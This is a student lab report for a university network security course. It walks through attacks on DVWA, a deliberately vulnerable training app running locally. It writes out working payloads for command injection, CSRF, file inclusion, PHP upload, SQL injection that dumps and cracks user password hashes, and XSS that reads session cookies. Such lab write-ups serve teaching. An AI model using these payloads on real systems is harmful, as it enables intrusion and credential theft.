浙江大學

本科实验报告

课程名称：	网络安全原理与实践
姓　　名：	展翼飞
学　　院：	计算机科学与技术学院
系：	计算机科学与技术系
专　　业：	计算机科学与技术
学　　号：	3190102196
指导教师：	林峰

2024 年 3 月 28 日

浙江大学实验报告

课程名称：网络安全原理与实践


实验名称：Lab 03

LAB REQUIREMENTS:

1. Command Injection

This page allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions by directly adding && and other commands after the ip address.

Input: **127.0.0.1 && whoami && hostname**



```
正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
desktop-5bjaetf\frey
DESKTOP-5BJAETF
```

2. CSRF (Cross-Site Request Forgery)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via Email/chat), an attacker may force the users of a web application to execute actions intended by the attacker.


(1) View the Source Code

The script simply determines the two passwords entered by the user to see if they are equal. If they are not equal, it outputs a message that the passwords do not match. If they are equal, check whether the global variable of the database connection is set and whether it is an object.

So we can input the url to change the password:

http://127.0.0.1/dvwa-master/vulnerabilities/csrf/?password_new={password_new}&password_conf={password_conf}&Change=Change#

Create a new browser page with the under url we can change the password to zyf:
http://127.0.0.1/dvwa-master/vulnerabilities/csrf/?password_new=zyf&password_conf=zyf&Change=Change#




```
Password Changed.
```

3. File Inclusion

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

(1) We rewrite the url to modify the file query to "x", which is a file that doesn't exist.:


http://127.0.0.1/dvwa-master/vulnerabilities/fi/index.php?page=x



```
/arning: include(x): failed to open stream: No such file or directory in C:\phpstudy_pro\WWW\DVWA-master\vulnerabilities\fi\index.php on line 36

/arning: include(): Failed opening 'x' for inclusion (include_path='.;C:\php\pear') in C:\phpstudy_pro\WWW\DVWA-master\vulnerabilities\fi\index.php on line 36
```

Then we get the file folder address of the server:
C:\phpstudy_pro\WWW\DVWA-master\vulnerabilities\fi\

(2) we can modify the file include query to get ../hackable/flags/fi.php:
The query will be:
http://127.0.0.1/dvwa-master/vulnerabilities/fi/index.php?page=C:\phpstudy_pro\WWW\DVWA-master\hackable\flags\fi.php
We can get the content:


1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.

(3) Notice that we should use PHP://filter to run the php file, modify the url:
http://127.0.0.1/dvwa-master/vulnerabilities/fi/index.php?page=php://filter/convert.base64-encode/resource=C:\phpstudy_pro\WWW\DVWA-master\hackable\flags\fi.php
Then we got the content of the file which is encrypted by base64 algorithm：


**PD9waHAKCmlmKCAhZGVmaW5lZCggJ0RWV0FfV0VCX1BBR0VfVE9fUk
9PVCcgKSApIHsKCWV4aXQgKCJOaWNlIHRyeSA7LSkuIFVzZSB0aGUgZ
mlsZSBpbmNsdWRlIG5leHQgdGltZSEiKTsKfQoKPz4KCjEuKSBCb25kLiBK
YW1lcyBCb25kCgo8P3BocAoKZWNobyAiMi4pIE15IG5hbWUgaXMgU2hlcm
xvY2sgSG9sbWVzLiBJdCBpcyBteSBidXNpbmVzcyB0byBrbm93IHdoYXQgb3
RoZXIgcGVvcGxlIGRvbid0IGtub3cuXG5cbjxiciAvPjxiciAvPlxuIjsKCiRsaW5l
MyA9ICIzLikgUm9tZW8sIFJvbWVvISBXaGVyZWZvcmUgYXJ0IHRob3UgU
m9tZW8/IjsKJGxpbmUzID0gIi0tTElORSBISURERU4gOyktLSI7CmVjaG8gJ
GxpbmUzIC4gIlxuXG48YnIgLz48YnIgLz5cbiI7CgokbGluZTQgPSAiTkM0cEk
iIC4gIkZSb1pTQndiMjlzIiAuICJJRzl1SUgiIC4gIlJvWlNCeWIyOW1JRzEiIC4
gIjFjM1FnYUdGIiAuICIyWlNCaCIgLiAiSUd4bFkiIC4gIlldzdSI7CmVjaG8gY
mFzZTY0X2RlY29kZSggJGxpbmU0ICk7Cgo/PgoKPCEtLSA1LikgVGhlIHdvc
mxkIGlzbid0IHJ1biBieSB3ZWFwb25zIGFueW1vcmUsIG9yIGVuZXJneSwgb3
IgbW9uZXkuIEl0J3MgcnVuIGJ5IGxpdHRsZSBvbmVzIGFuZCB6ZXJvZXMs
IGxpdHRsZSBiaXRzIG9mIGRhdGEuIEl0J3MgYWxsIGp1c3QgZWxlY3Ryb25
zLiAtLT4K**

(4) Decode the string we we can get all five famous quotes as below from the file:
1.) Bond. James Bond
2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
3.) Romeo, Romeo! Wherefore art thou Romeo?
4.) The pool on the roof must have a leak.
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little on
es and zeroes, little bits of data. It's all just electrons.


4. File Upload

Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

(1) View the source We can find that the server does not do any checking and filtering on the type and content of the uploaded files, Upload a php file as follows



```
<?php echo "Hello World!"?>
```




Vulnerability: File Upload

Choose an image to upload:

../../hackable/uploads/virus.php succesfully uploaded!

(2)Using the URL obtained in the previous question to run the uploaded php file: **http://127.0.0.1/dvwa-master/vulnerabilities/fi/?page=../../hackable/uploads/virus.php**




Hello World!

5. SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

(1) Test whether the injection is character or numeric

Input: 'or 1=1#



Vulnerability: SQL Injection


User ID: 'or 1=1# Submit

```
ID: 'or 1=1#
First name: admin
Surname: admin

ID: 'or 1=1#
First name: Gordon
Surname: Brown

ID: 'or 1=1#
First name: Hack
Surname: Me

ID: 'or 1=1#
First name: Pablo
Surname: Picasso

ID: 'or 1=1#
First name: Bob
Surname: Smith
```

The type of injection is character

(2) Check how many numbers of fields are in SQL query statement

Input: 1' order by 2#




Vulnerability: SQL Injection

User ID: 1' order by 2# Submit

```
ID: 1' order by 2#
First name: admin
Surname: admin
```

Input: 1' order by 3#




```
Unknown column '3' in 'order clause'
```

We know that there two fields are in SQL query statement, they are first name and surname

(3) Get the current table name

Input:1' union select 1, table_name from information_schema.tables where table_schema=database() #



Vulnerability: SQL Injection


User ID: 1' union select 1,datat Submit

```
ID: 1' union select 1,database() #
First name: admin
Surname: admin

ID: 1' union select 1,database() #
First name: 1
Surname: root
```

The name of current database is root

(4) Get the current tables

Input :-1' union select 1, group_concat(table_name) from information_schema.tables where table_schema = 'root' #



Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables whe
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables whe
First name: 1
Surname: guestbook,users
```

We find two tables: gustbook and users .

(5) Get the fields' name of table users

Input: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #



Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' union select 1,group_concat(column_name) from information_schema.columns wh
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(column_name) from information_schema.columns wh
First name: 1
Surname: avatar,failed_login,first_name,last_login,last_name,password,user,user_id
```

(6) Get the password of users

Input: 1' or 1=1 union select

group_concat(user_id,first_name,last_name),group_concat(password) from users #



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 4ffdaba94e7cee88d8b1f390a279fb11,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,
```

After decryption we get the passwords of five users:

oyx1234   abc123   charley   letmein   password

6. SQL Injection (Blind)

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. View the page source, and we can find If the query fails or no result, we have statement “Missing”, or we see statement “Exist”.

So We can use sql query of conjunction like **1' and length(database()) = 1** # to obtain information, traverse the alphabet by binary search like **1' and ascii(substr(database(),1,1))>97#** to get the name of database、table、column And so on.


The result is the same of question 5, passwords of five users are:

oyx1234   abc123   charley   letmein   password

7. Weak Session IDs

Knowledge of a session ID is often the only thing required to access a site as a specific user after they have logged in, if that session ID is able to be calculated or easily guessed, then an attacker will have an easy way to gain access to user accounts without having to brute force passwords or find other vulnerabilities such as Cross-Site Scripting.


View the page source, If last_session_id in user SESSION does not exist, set it to 0. Every time the post method of http is performed then plus 1 to SESSION



```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if (!isset ($_SESSION['last_session_id'])) {
                $_SESSION['last_session_id'] = 0;
        }
        $_SESSION['last_session_id']++;
        $cookie_value = $_SESSION['last_session_id'];
        setcookie("dvwaSession", $cookie_value);
}
?>
```

8. XSS (DOM)

F12 to see the front-end source code. It writes the user's unfiltered input passed with get directly into the html element, which leads to XSS vulnerability.
Input the following url to get the cookies:
http://127.0.0.1/dvwa-master/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>




```
127.0.0.1

PHPSESSID=vmua1jqpd239dmifqdl8phm8k2; security=low
```

9. XSS (Reflected)

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected off of a web application to the victim's browser. The script is activated through a link, which sends a request to a website with a vulnerability that enables execution of malicious scripts.


View the source code We find that the script gets the value of name directly by $_GET without any encoding or filtering afterwards, which makes a piece of JS script that we entered to be executed.
Enter the following JS script: <script>alert(document.cookie)</script>
Then we can get the cookies:



```
127.0.0.1

PHPSESSID=vmua1jqpd239dmifqdl8phm8k2; security=low
```

10. XSS (Stored)

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.
View the source code, We can see that the code does not filter the message and name we entered, and that the data is stored in the database, which is a obvious storage XSS vulnerability.
In the message field, enter the following JS script:<script>alert(document.cookie)</script>
Then we can get the cookies:



127.0.0.1

```
PHPSESSID=vmua1jqpd239dmifqdl8phm8k2; security=low
```